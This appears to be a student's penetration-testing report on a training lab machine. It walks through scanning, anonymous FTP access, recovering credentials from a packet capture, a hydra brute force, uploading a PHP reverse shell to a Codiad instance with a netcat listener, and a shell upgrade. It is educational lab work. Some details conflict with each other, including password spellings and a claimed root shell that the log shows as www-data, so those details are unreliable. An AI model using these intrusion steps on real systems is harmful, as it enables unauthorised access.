

REDTEAM HACKER ACADEMY

PENETRATION TESTING REPORT

ATHIRA K
aathu968@gmail.com

CONTENTS

1	Introduction.....	2
2	Requirements	2
3	Methodology	3
3.1	Information Gathering.....	3
3.2	Service Enumeration	3
3.2.1	Port 80: Hyper Text Transfer Protocol enumeration	4
3.2.2	Port 21: File Transfer Protocol enumeration	6
3.2.3	Wireshark: Network Traffic Analysis.....	6
3.3	Penetration.....	7
3.4	Post-Exploitation	10
4	Conclusion	15

1 INTRODUCTION

A penetration test is essential for proactively identifying and addressing the security weaknesses before they can be leveraged in real-world attacks. In today's rapidly evolving digital landscape, organizations face constant threats from cybercriminals aiming to exploit vulnerabilities in their systems. The penetration test report for R3dte4m is a thorough analysis of the gadget's security infrastructure. This report offers a radical summary of the problems, weaknesses that are discovered during the rigorous penetration testing process. This evaluation's objective was to perform an internal penetration test on the Red Team computer that Red Team Hacker Academy had provided. This test covered every stage from beginning to end in order to replicate a real-world penetration test including the final report.

Key Reasons for Conducting a Penetration Test:

1. **Identify Vulnerabilities Before Attackers Do**
Penetration testing helps uncover unknown security flaws—such as unpatched software, misconfigurations, weak passwords, or insecure interfaces—before malicious actors can exploit them.
2. **Assess the Effectiveness of Security Controls**
By simulating real-world attack scenarios, penetration testing evaluates how well existing defenses (e.g., firewalls, intrusion detection systems, authentication mechanisms) perform under pressure.
3. **Improve Incident Response Preparedness**
Testing how systems respond to intrusion attempts highlights weaknesses in detection and response mechanisms, enabling organizations to refine their incident response strategies.
4. **Comply with Security Standards and Regulations**
Many industry standards and regulations (e.g., PCI-DSS, ISO 27001, GDPR) require regular security testing, including penetration testing, to ensure compliance and avoid penalties.
5. **Protect Sensitive Data**
By identifying and addressing vulnerabilities, penetration testing helps prevent data breaches that could compromise customer, employee, or business-critical information.
6. **Build Trust with Stakeholders**
Regular penetration testing demonstrates a commitment to cybersecurity, reassuring clients, partners, and stakeholders that the organization takes the protection of their data seriously.
7. **Prioritize Security Investments**
Test results help organizations make informed decisions about where to allocate resources for maximum impact in improving security posture.

2 REQUIREMENTS

The tools that used for the penetrating test as follows:

1. Redteam machine IP
2. Nmap scanning
3. Cewl
4. Gobuster
5. Wireshark
6. Netcat
7. Php reverse shell – Pentest monkey
8. Linux exploit suggester
9. hydra

3 METHODOLOGY

I conducted penetration testing using a commonly used methodology that effectively assesses the security of r3dte4m settings and machines. A summary of my methods for locating and taking advantage of the range of systems is provided below, along with a list of all the specific vulnerabilities I discovered.

3.1 Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the r3dte4m machine. After scanning with `sudo arp-scan`, I found the target IP address, which is 10.0.2.15

Command:

`sudo arp-scan --localnet`

```
(kali㉿kali)-[~]
└─$ sudo arp-scan --localnet
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:02:70:81, IPv4: 10.0.2.4
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
10.0.2.1 52:54:00:12:35:00 (Unknown: locally administered)
10.0.2.2 52:54:00:12:35:00 (Unknown: locally administered)
10.0.2.3 08:00:27:cc:a5:80 (Unknown)
10.0.2.15 08:00:27:f8:2f:fe (Unknown)
4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.027 seconds (126.30 hosts/sec). 4 responded
```

3.2 Service Enumeration

Service enumeration is a critical phase in the penetration testing process where the tester identifies and collects detailed information about the services running on open ports of a target system. This step builds on port scanning and focuses on discovering specific applications, their versions, and configuration details that may be leveraged in an attack.

Command:

`nmap 10.0.2.15 -sCV`

```

[...]  

(kali@kali)-[~]_in:com/vanhanseer-thc/thc-hydra) finished at 2025-06-20 14:48:49  

$ nmap 10.0.2.15 -sCV  

Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-20 15:06 IST  

Nmap scan report for l0x0s36.r3dte4m (10.0.2.15)  

Host is up (0.00018s latency).  

Not shown: 997 closed tcp ports (reset)  

PORT      STATE SERVICE VERSION  

21/tcp    open  ftp      vsftpd 3.0.3  

| ftp-syst:  

|   STAT:  

| FTP server status:  

|   Connected to ::ffff:10.0.2.4  

|   Logged in as ftp  

|   TYPE: ASCII  

|   No session bandwidth limit  

|   Session timeout in seconds is 300  

|   Control connection is plain text  

|   Data connections will be plain text  

|   At session startup, client count was 2  

|   vsFTPD 3.0.3 - secure, fast, stable  

|_End of status  

| ftp-anon: Anonymous FTP login allowed (FTP code 230)  

|_drwxr-xr-x  2 65534  65534      4096 Oct 06  2021 pub  

22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)  

| ssh-hostkey:  

|   2048 82:f4:d2:47:74:86:2f:b4:94:62:cd:31:f6:ef:51:a4 (RSA)  

|   256 01:e9:02:a3:ff:ff:4a:7b:f2:20:1e:0b:44:9d:7f:f7 (ECDSA)  

|_  256 a5:dc:a7:b1:20:33:f1:8d:c7:dd:f1:a3:59:5d:c2:34 (ED25519)  

80/tcp    open  http     Apache httpd 2.4.38 ((Debian))  

| http-auth:  

| HTTP/1.1 401 Unauthorized\x0D  

|_ Basic realm=Only for r3dte4am  

|_http-server-header: Apache/2.4.38 (Debian)  


|_http-title: 401 Unauthorized  

MAC Address: 08:00:27:F8:2F:FE (PCS Systemtechnik/Oracle VirtualBox virtual NIC)  

Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

```

3.2.1 Port 80: Hyper Text Transfer Protocol enumeration



The nmap scan showed that port 80 was open on the machine 10.0.2.15. When I visited this IP address in my web browser, a Red Team Hacker Academy website appeared. No information was found while observing the website. So that, I went for a directory brute forcing using gobuster.

Command:

gobuster dir -u http://10.0.2.15/ -w /usr/share/wordlists/dirb/common.txt

```
(kali@kali)-[~]
$ gobuster dir -u http://10.0.2.15/ -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://10.0.2.15/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/.htpasswd (Status: 403) [Size: 274]
/.hta (Status: 403) [Size: 274]
/.htaccess (Status: 403) [Size: 274]
/index.html (Status: 200) [Size: 19803]
/images (Status: 301) [Size: 307] [→ http://10.0.2.15/images/]
/server-status (Status: 403) [Size: 274]
/todo (Status: 200) [Size: 113]
Progress: 4614 / 4615 (99.98%)

Finished
```

I found some directories. By analyzing those directories, one directory called "todo" found some relevant information about password. There was a tool called CeWL mentioned.



3.2.2 Port 21: File Transfer Protocol enumeration

While performing the Nmap scanning, I got to know that anonymous login is allowed (ftp-anon). So tried to log in using 'anonymous' as username and password. In the ftp module, there is a directory called 'pub', when navigate inside it, I found a file named 'backup.pcap' which is a data packet.


Command:

ftp 10.0.2.15

```
(kali㉿kali)-[~]
$ ftp 10.0.2.15
Connected to 10.0.2.15.
220 (vsFTPD 3.0.3)
Name (10.0.2.15:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||62919|)
150 Here comes the directory listing.
drwxr-xr-x  2 65534  65534      4096 Oct 06  2021 pub
226 Directory send OK.
ftp> cd pub
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||55906|)
150 Here comes the directory listing.
-rw-r--r--  1 0      0      210644 Oct 06  2021 backup.pcap
226 Directory send OK.
ftp> get backup.pcap
local: backup.pcap remote: backup.pcap
229 Entering Extended Passive Mode (|||53080|)
150 Opening BINARY mode data connection for backup.pcap (210644 bytes).
100% |*****|
226 Transfer complete.
210644 bytes received in 00:00 (36.91 MiB/s)
ftp>
```


3.2.3 Wireshark: Network Traffic Analysis

The data packet called backup.pcap was opened using wireshark and used http filter to sort out the data packet. There is an API Authentication with username as "admin" and password as "rell" as shown below.
<http://10x0s36.r3dte4m/components/user/controller.php?action=authenticate>




3.3 Penetration

Penetration refers mainly on gaining access to a machine. I couldn't reach the API that found earlier directly, even when using the machine's IP address instead of the hostname. It seems that I needed to add the hostname `l0x0s36.r3dte4m` to my `/etc/hosts` file to access the API correctly.



After adding the value to hosts and then tried to access the host via browser, I got an authentication screen.



From the Wireshark network traffic analysis, we found the username is "admin". To find the password, I used CeWL tool that was mentioned in the /todo directory to create a wordlist from the web page on 10.0.2.15.

Command:

cewl -d 0 -m 3 --with-numbers -w passwords.txt http://10.0.2.15/

```
(kali@kali)-[~]
$ cewl -d 0 -m 3 --with-numbers -w passwords.txt http://10.0.2.15/
CeWL 6.2.1 (More Fixes) Robin Wood (robin@diginiinja) (https://diginiinja/)

(kali@kali)-[~]
$ hydra -l admin -P passwords.txt 10x0s36.r3dte4m http-get /
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret ser


Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-06-20 14:48:48
[DATA] max 16 tasks per 1 server, overall 16 tasks, 153 login tries (l:1/p:153), ~10 tries per task
[DATA] attacking http-get://10x0s36.r3dte4m:80/
[80][http-get] host: 10x0s36.r3dte4m login: admin password: 5H4ym4
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-06-20 14:48:49
```

Then, I used that wordlist with a hydra tool to try and find the password for the "admin" username.


Command:

hydra -l admin -P passwords.txt 10x0s36.r3dte4m http-get /

I sorted out the password as '5H4ym4'. I tried to login into http://10x0s36.r3dte4m/ with those credentials. The login was successful. There was another login page, here I used the username and password obtained from Wireshark. i.e., username as "admin" and password as "rellla".




I got successfully logged into the Codiad platform. I discovered many folders. A quick online search revealed a known vulnerability for Codiad. Using this information, I uploaded a reverse shell script into the folder named "INF". Then I updated the script to use my system's IP address 10.0.2.4 and port 1234.



After uploading the reverse shell file in to the folder, I started listening port number 1234 using netcat command and executed the reverse shell code using curl command.

Commands:

- ***nc -lvp 1234***
- ***curl -v --basic -u "admin:5H4ym4" <http://10x0s36.r3dte4m/themes/default/filemanager/images/codiad/manifest/files/codiad/example/INF/php-reverse-shell.php>***



The screenshot shows two terminal windows. The left window, titled '(kali@kali):~/Downloads', runs 'nc -lvp 1234' and listens on port 1234. It receives a connection from 10.0.2.4. The user 'www-data' is identified. The terminal shows the directory listing of the user's home directory, including files like 'bin', 'boot', 'dev', 'etc', 'home', 'initrd.img', 'initrd.img.old', 'lib', 'lib32', 'lib64', 'libx32', 'lost+found', 'media', 'mnt', 'opt', 'proc', 'root', 'run', 'sbin', 'srv', 'sys', 'tmp', 'usr', 'var', 'vmlinuz', and 'vmlinuz.old'. The user then runs 'python3 -c 'import pty; pty.spawn("/bin/bash")'', which results in a root shell. The right window, titled '(kali@kali):~/Desktop', runs 'curl -v --basic -u "admin:5H4ym4" http://10x0s36.r3dte4m/themes/default/filemanager/images/codiad/manifest/files/codiad/example/INF/php-reverse-shell.php'. It shows the curl command being resolved, connected to the host, and the request being sent successfully.

3.4 Post-Exploitation

Post-exploitation is the phase of a penetration test that occurs after successfully gaining access to a target system. The focus shifts from initial exploitation to understanding the depth of access, maintaining persistence, escalating privileges, and extracting valuable information. Rather than simply proving a system is vulnerable, post-exploitation demonstrates the potential real-world impact of a breach, including data theft, lateral movement, or total system compromise.

In order to obtain a fully interactive shell use the command as follow

Command:

python3 -c 'import pty; pty.spawn("/bin/bash")'

To gain access to all the files, we need to become root. For that, we need to upload a Linux exploit suggester in the machine using wget command. U can change the file permission using 'chmod +x' command. Once permission was changed to executable file, execute it to find the possible privilege escalation methods.

```

(kali㉿kali)-[~/Downloads]
$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.15] 54546
Linux r3dte4m 4.19.0-13-amd64 #1 SMP Debian 4.19.160-2 (2020-11-28) x86_64 GNU/Linux
01:16:00 up 1:09, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ ls
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib32
lib64
libx32
lost+found
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@r3dte4m:/$ cd tmp
cd tmp
